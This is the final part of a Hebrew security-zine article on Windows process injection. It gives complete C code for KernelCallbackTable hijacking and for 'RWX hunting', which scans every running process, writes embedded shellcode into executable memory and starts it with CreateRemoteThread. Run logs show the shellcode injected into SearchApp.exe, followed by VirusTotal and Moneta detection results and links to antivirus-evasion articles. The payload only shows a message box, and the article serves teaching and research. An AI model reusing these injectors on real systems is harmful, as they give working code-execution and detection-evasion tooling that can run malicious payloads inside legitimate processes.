
```
  WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

  LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT, PAGE_READ
WRITE);
  kct.__fnCOPYDATA = (ULONG_PTR)rb;
  WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);

  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable)
, &tb, sizeof(ULONG_PTR), NULL);

  cds.dwData = 1;
  cds.cbData = lstrlen((LPCSTR)msg) * 2;
  cds.lpData = msg;

  SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable)
, &peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);

  VirtualFreeEx(ph, rb, 0, MEM_RELEASE);
  VirtualFreeEx(ph, tb, 0, MEM_RELEASE);
  CloseHandle(ph);

  return 0;
}
```

נסביר שוב בקצרה את הקוד: ראשית, מבנה בשם KernelCallbackTable מוגדר כדי לייצג את הפריסה של טבלת ה-KernelCallBack. לאחר מכן, סוג מצביע פונקציה הנקרא pNtQueryInformationProcess מוכרז עבור הפונקציה NtQueryInformationProcess.


shellcode מוגדר ומאוחסן במערך my_payload. הקוד פותח Handle לתהליך היעד ומחזיר את מזהה התהליך שלו (PID). לאחר מכן הוא משיג את כתובת הבסיס של בלוק סביבת התהליכים (PEB) של תהליך היעד וקורא את KernelCallbackTable מה-PEB. לאחר מכן, זיכרון מוקצה בתהליך היעד לכתיבת מטען ה-shellcode.

payload ה-shellcode נכתב לזיכרון שהוקצה, וטבלת ה-KernelCallBack בתהליך היעד משתנה כדי להצביע על קוד ה- shell שהוחדר. לבסוף, הקוד מבצע ה- shellcode המוזרק על ידי שליחת הודעה לחלון ספציפי.

בואו נראה את הקוד בפעולה:



יפה, בואו נראה את ה-Strings של התהליך ב-Process Hacker:



ניתן לראות שבאמת ה-String "!Meow-meow" נמצא בתוך התהליך. הצלחנו!

בואו נבדוק גם את ה-Executable ב-Virus Total:

39 / 71

39 security vendors and no sandboxes flagged this file as malicious

Reanalyze | Download | Similar | More

5fcd9b3c453c7e2ac9dcc48f358b3e7851ac18edf13fb1658e29f90ffa2c5a74

hack.exe

peexe | 64bits | spreader | idle | assembly

Size 40.50 KB | Last Analysis Date 8 months ago | EXE

Community Score

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 2

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.shellcode/r002c0oh422 | Threat categories trojan | Family labels shellcode r002c0oh422 exploitx


Security vendors' analysis | Do you want to automate checks?

Ad-Aware	Generic.ShellCode.F.41BB758A	AhnLab-V3	Trojan/Win.Goatev.C4626311
ALYac	Generic.ShellCode.F.41BB758A	Antiy-AVL	Trojan/Generic.ASMalwS.3BFF
Arcabit	Generic.ShellCode.F.41BB758A	Avast	Win64:ExploitX-gen [Expl]
AVG	Win64:ExploitX-gen [Expl]	Avira (no cloud)	TR/Redcap.soovq
BitDefender	Generic.ShellCode.F.41BB758A	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)

אז 39 מנועים זיהו את הקובץ שלנו כוירוס, לא נורא, הינה הקישור לבדיקה.

אראה בדיקה נוספת של הכלי Moneta, על מנת לבדוק האם הקובץ מבצע פעילות חשודה בזיכרון המחשב. Moneta הוא כלי לניתוח זיכרון המיועד לניתוח וחקירה של תוכנות זדוניות. הוא מאפשר לחוקרי אבטחה ואנליסטים לבחון את התוכן של זיכרון המחשב כדי לזהות ולהבין את ההתנהגות של תוכנות זדוניות, בנוסף לחשיפת נקודות תורפה אפשריות. Moneta יכול לסייע באיתור התקפות מתוחכמות, ניצולים מבוססי זיכרון וסוגים שונים של תוכנות זדוניות. על ידי ניתוח חפצי זיכרון, כגון תהליכים, Threads, חיבורי רשת וקוד מוזרק, Moneta מסייעת בהבנת פעולתה הפנימית של תוכנה זדונית ומסייעת בפיתוח אמצעי נגד יעילים. נשתמש בשורת הפקודה `.\Moneta64.exe -m ioc -p 3132` . נסביר כל חלק בפקודה:

- '.\Moneta64.exe': מציין את הנתיב לקובץ ההפעלה Moneta64.exe, שהוא התוכנית הראשית להפעלת Moneta.
- '-m ioc': פרמטר זה מציין את אופן הפעולה של Moneta, במקרה זה, מצב ".ioc" (IOC הם ראשי תיבות של "Indicators Of Compromise"), וזו שיטה המשמשת לאיתור סימנים פוטנציאליים של פרצת אבטחה או פעילות זדונית.
- '-p 3132': פרמטר זה מציין את מזהה התהליך (PID) של תהליך היעד לניתוח על ידי Moneta. במקרה זה, ה-PID הוא 3132, מה שמצביע על כך ש-Moneta תתמקד בניתוח שלה בזיכרון הקשור לתהליך שצוין.



הבדיקה:

```
FLARE Sat 06/17/2023 11:17:58.47
C:\Users\     \Downloads>.\Moneta64.exe -m ioc -p 3132

Moneta v1.0 | Forrest Orr | 2020

... failed to grant SeDebug privilege to self. Certain processes will be inaccessible.

mspaint.exe : 3132 : x64 : C:\Windows\System32\mspaint.exe
  0x0000028BEEB60000:0x00001000   | Mapped | Page File
    0x0000028BEEB60000:0x00001000 | RX     | 0x00000000 | Thread within non-image memory region | Abnormal mapped executable memory
      Thread 0x0000028BEEB60000 [TID 0x0000120c]

... scan completed (0.953000 second duration)

FLARE Sat 06/17/2023 11:18:53.68
C:\Users\     \Downloads>
```

אז אכן, הקובץ שלנו זוהה כבעל פעילות חשודה בזכרון המחשב. בואו נעבור לשיטה האחרונה: RWX Injection.

RWX Hunting

אז, כמו שאתם זוכרים, יש לנו את ההיגיון הקלאסי של הזרקת קוד שהזכרנו עליו בתחילת המאמר:


```
//...
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_
READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
//...
```

כפי שאתם זוכרים, אנו משתמשים ב-VirtualAllocEx המאפשר לנו להקצות מאגר זיכרון לתהליך מרחוק, ולאחר מכן, WriteProcessMemory מאפשר לך להעתיק נתונים בין תהליכים.

לבסוף, CreateRemoteThread תיצור Thread שיבצע את ה-shellcode או ה-DLL בתהליך המרוחק.

מה לגבי דרך אחרת?

אפשר לבצע אינומרציה על התהליכים הפועלים כרגע במערכת - לחפש דרך בלוקי הזיכרון שהוקצו להם ולבדוק אם יש כאלה מוגנים באמצעות הרשאות RWX - Read/Write/Execute, כדי שנוכל לנסות לכתוב/לקרוא/להוציא אותם, מה שעשוי לעזור להתחמק מחלק תוכנת האנטי וירוס או תוכנות EDR.



תוכניות EDR (זיהוי ותגובה של נקודות קצה) הן פתרונות אבטחה שנועדו לזהות, לחקור ולהגיב לאירועי אבטחת סייבר במכשירי נקודת קצה כגון מחשבים, שרתים או מכשירים ניידים. הם פועלים על ידי ניטור וניתוח של פעילויות נקודות קצה בזמן אמת, כולל התנהגויות קבצים ותהליכים, תקשורת רשת ואירועי מערכת. תוכניות EDR ממנפות טכניקות זיהוי מתקדמות, כגון ניתוח התנהגותי, למידת מכונה ומודיעין איומים, כדי לזהות ולהתריע על פעילויות חשודות או זדוניות. הם מספקים לארגונים נראות רבה יותר לגבי נקודות הקצה שלהם, ומאפשרים זיהוי מהיר יותר של תקריות, תגובה ותיקון.

תוכניות EDR ממלאות תפקיד מכריע בשיפור עמדת האבטחה הכוללת של ארגון על ידי הגנה אקטיבית על נקודות קצה מפני איומים שונים, כולל תוכנות זדוניות, תוכנות כופר, איומים מתמשכים (APTs) והתקפות פנימיות.

הטכניקה הזאת לא קשה במיוחד, בואו נראה איך היא עובדת. דבר ראשון שנעשה זה לעבור על כל התהליכים שרצים כעת במחשב (תזכרו את שיטת ה-SnapShot):

```
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

  hResult = Process32First(hSnapshot, &pe);
  while (hResult) {
  ....
      hResult = Process32Next(hSnapshot, &pe);
```

נשתמש ב-VirutalQueryEx כדי לבצע איטרציה על קטעי הזיכרון בתוך התהליך:

```
while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
    address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
```

נבדוק עבור כל קטע האם הוא מוגן בהרשאות RWX או PAGE_EXECUTE_READWRITE :

```
    if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
```

אם כן, נדפיס את הקטע (בשביל ההדגמה):

```
    printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
```

נכתוב את ה-payload שלנו לתוך קטע הזיכרון:


```
WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
```

ונתחיל Thread חדש בתהליך המרוחק שיבצע את ה-payload:

```
CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, N
ULL);
```

בואו נראה את הקוד המלא:

```
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>

unsigned char my_payload[] =
```



```
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  MEMORY_BASIC_INFORMATION m;
  PROCESSENTRY32 pe;
  LPVOID address = 0;
  HANDLE ph;
  HANDLE hSnapshot;
  BOOL hResult;
  pe.dwSize = sizeof(PROCESSENTRY32);

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

  hResult = Process32First(hSnapshot, &pe);

  while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
      printf("hunting in %s\n", pe.szExeFile);
      while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
          printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
          WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
          CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NUL
L, NULL, NULL);
          break;
```

```
            }
        }
        address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }
  CloseHandle(hSnapshot);
  CloseHandle(ph);
  return 0;
}
```

בואו נראה את הקוד בפעולה:

```
C:\Users\      \Downloads>rwx_injection
hunting in sihost.exe
hunting in svchost.exe
hunting in MsMpEng.exe
hunting in svchost.exe
hunting in taskhostw.exe
hunting in taskhostw.exe
hunting in ctfmon.exe
hunting in explorer.exe
hunting in svchost.exe
hunting in slui.exe
hunting in StartMenuExperienceHost.exe
hunting in RuntimeBroker.exe
hunting in SearchApp.exe
rwx memory successfully found at 0x68720000 :)
hunting in RuntimeBroker.exe
hunting in RuntimeBroker.exe
hunting in vmtoolsd.exe
hunting in cmd.exe
hunting in conhost.exe
hunting in python.exe
hunting in cmd.exe
hunting in conhost.exe
hunting in TextInputHost.exe
hunting in dllhost.exe
hunting in mspaint.exe
hunting in svchost.exe
hunting in rwx_injection.exe
```

=^..^=
Meow-meow!
אישור


איזה יופי!, ראינו שהצלחנו להחדיר את ה-shellcode שלנו אל תוך SearchApp.exe, נסתכל גם ב- Process Hacker:

Results - SearchApp.exe (5432)

7 results.

Address	Length	Result
0x1cc046a8880	20	Meow-meow!
0x1cc046ae7a0	20	Meow-meow!
0x1d468720127	10	Meow-meow!
0x1d47d5aed32	20	Meow-meow!
0x1d47d6f64e0	20	Meow-meow!
0x1d47e2dd252	20	Meow-meow!
0x1d47e2dddd2	20	Meow-meow!

=^..^=
Meow-meow!
אישור



נבדוק גם את הקובץ שלנו ב-Virus Total (קישור לבדיקה):

29 / 70

Community Score

29 security vendors and no sandboxes flagged this file as malicious

Reanalyze · Download · Similar · More

5835847d11b7f891e70681e2ec3a1e22013fa3ffe31a36429e7814a3be40bd97

hack.exe

peexe · 64bits · assembly

Size: 40.00 KB · Last Analysis Date: 1 year ago · EXE

DETECTION · DETAILS · RELATIONS · BEHAVIOR · COMMUNITY 2

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.shellcode/r002c0ob522 · Threat categories: trojan, pua · Family labels: shellcode, r002c0ob522

Security vendors' analysis · Do you want to automate checks?

Avast	Win64:Malware-gen	AVG	Win64:Malware-gen
Avira (no cloud)	TR/AD.MeterpreterSC.zlvkp	BitDefender	Trojan.GenericKD.48311214
CrowdStrike Falcon	Win/malicious_confidence_60% (W)	Cynet	Malicious (score: 100)
Emsisoft	Trojan.GenericKD.48311214 (B)	eScan	Trojan.GenericKD.48311214
Fortinet	W32/PossibleThreat	GData	Win64.Trojan.Agent.4YHF37
Gridinsoft (no cloud)	Ransom.Win64.Wacatac.sa	Ikarus	Trojan.Win64.Krypt

נראה ש-29 מנועי סריקה מצאו את הקובץ שלנו כוירוס. המטרה במאמר הזה היא להכיר שיטות Injection מגוונות ומתקדמות ולא להתחמק מתוכנות אנטי-וירוס שונות. מי שמתעניין בהתחמקות, הסתרה והסוואה של וירוסים יכול לקרוא את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

וגם את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x26/DW38-4-AVBypass.pdf

לבסוף, נבדוק גם את Moneta:

```
FLARE Sat 06/17/2023 19:50:45.07
C:\Users\     \Downloads>.\Moneta64.exe -m ioc -p 5432

Moneta v1.0 | Forrest Orr | 2020

... failed to grant SeDebug privilege to self. Certain processes will be inaccessible.

SearchApp.exe : 5432 : x64 : C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
  0x000001D4682E0000:0x00027000   | .NET DLL Image | C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\Cortana.Internal.Search.winmd | Missing PEB module
  0x000001D468310000:0x00013000   | .NET DLL Image | C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\Cortana.Search.winmd | Missing PEB module
  0x000001D468330000:0x00011000   | .NET DLL Image | C:\Windows\System32\WinMetadata\Windows.Foundation.winmd | Missing PEB module
  0x000001D4683B0000:0x00031000   | .NET DLL Image | C:\Windows\System32\WinMetadata\Windows.Security.winmd | Missing PEB module
  0x000001D468410000:0x000c9000   | .NET DLL Image | C:\Windows\System32\WinMetadata\Windows.ApplicationModel.winmd | Missing PEB module
  0x000001D4684E0000:0x00023000   | .NET DLL Image | C:\Windows\System32\WinMetadata\Windows.Storage.winmd | Missing PEB module
  0x000001D468690000:0x00027000   | .NET DLL Image | C:\Windows\System32\WinMetadata\Windows.System.winmd | Missing PEB module
  0x000001D468720000:0x00020000   | Private
    0x000001D468720000:0x00005000 | RX       | 0x00000000 | Abnormal private executable memory | Thread within non-image memory region
      Thread 0x000001D468720000 [TID 0x00000680]
    0x000001D469A80000:0x00011000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D469A92000:0x00009000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D469A9C000:0x00002000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D469AA0000:0x0001e000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D469AC0000:0x00005000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D469AC7000:0x00014000 | RX       | 0x00000000 | Abnormal private executable memory
    0x000001D479AA0000:0x00001000 | RX       | 0x00000000 | Abnormal private executable memory
  0x000001D47ACC0000:0x000a4000   | .NET DLL Image      | C:\Windows\System32\WinMetadata\Windows.UI.winmd | Missing PEB module
  0x000001D47C2E0000:0x00023000   | .NET DLL Image      | C:\Windows\System32\WinMetadata\Windows.Web.winmd | Missing PEB module

... scan completed (5.157000 second duration)
```

אז אכן נמצא בקובץ שלנו פעילות חשודה בכל הנגוע לזיכרון של המחשב. מעניין למה ☺. זהו, סיימנו! בואו נסכם.

סיכום

אז לסיכום, התחלנו במה זה בכלל הזרקת קוד. עברנו ל-Reverse Shell, ראינו איך יוצרים אחד, מתחברים ל-Host אחר באמצעותו, וכמובן הזרקנו אותו לתהליך במחשב. משם עברנו לשתי שיטות שונות על איך להשיג את מזהה התהליך על מנת להזריק אליו קוד - ראינו שיטה קלאסית, וראינו שיטה קצת יותר "Low Level" שמשתמשת בקריאת מערכת. הדגמנו את שתי השיטות, והזרקנו DLL עם השיטה השנייה.

לאחר מכן, עברנו לשלוש שיטות מתקדמות של Injection. הראשונה: Memory Sections, שם הסברנו מהם קטעי זיכרון ואיך אפשר להשתמש במיפוי על מנת להזריק קוד אל תוך תהליך שרץ כעת במחשב.

משם עברנו ל-KernelCallBack Table. הסברנו את מבנה ה-PEB ואת המטרה של הטבלה בתוך המבנה. הראנו איך שינוי אחת מהפונקציות ל-Payload שלנו יכול לשמש אותנו להזרקת קוד. לבסוף, הראינו איך לאתר קטעי זכרון שאפשר לכתוב אליהם בתוך תהליך, ואליו החדרנו את הקוד שלנו. על כל שיטה הסברנו במפורט, והראנו ניתוח חיצוני עם כלים (Process Hacker, Moneta, Virus Total) שעזרו לנו להבין יותר איך כל שיטה פועלת.

כל הקוד וה-PoC-ים ממאמר זה ועוד הרבה נמצאים ב-GitHub Repo:

https://github.com/eladyesh/Injection_Hooking

לפרויקטים נוספים שלי:

https://github.com/eladyesh

מי שמעוניין ליצור קשר לגבי המאמר וכל תהייה - מוזמן לכתוב לאימייל הבא:

bronte.yesh@gmail.com

תודות

רציתי להגיד תודה רבה ל**אפיק קסטיאל (cp77fk4r)** על העזרה בעריכת המאמר!

ביבלוגרפיה

להלן רשימת המקורות עליהם הסתמכתי בעת כתיבת המאמר, ביצוע המחקר וכתיבת הקוד:

- https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf
- https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf
- https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf
- https://crashtest-security.com/code-injection/
- https://www.imperva.com/learn/application-security/reverse-shell/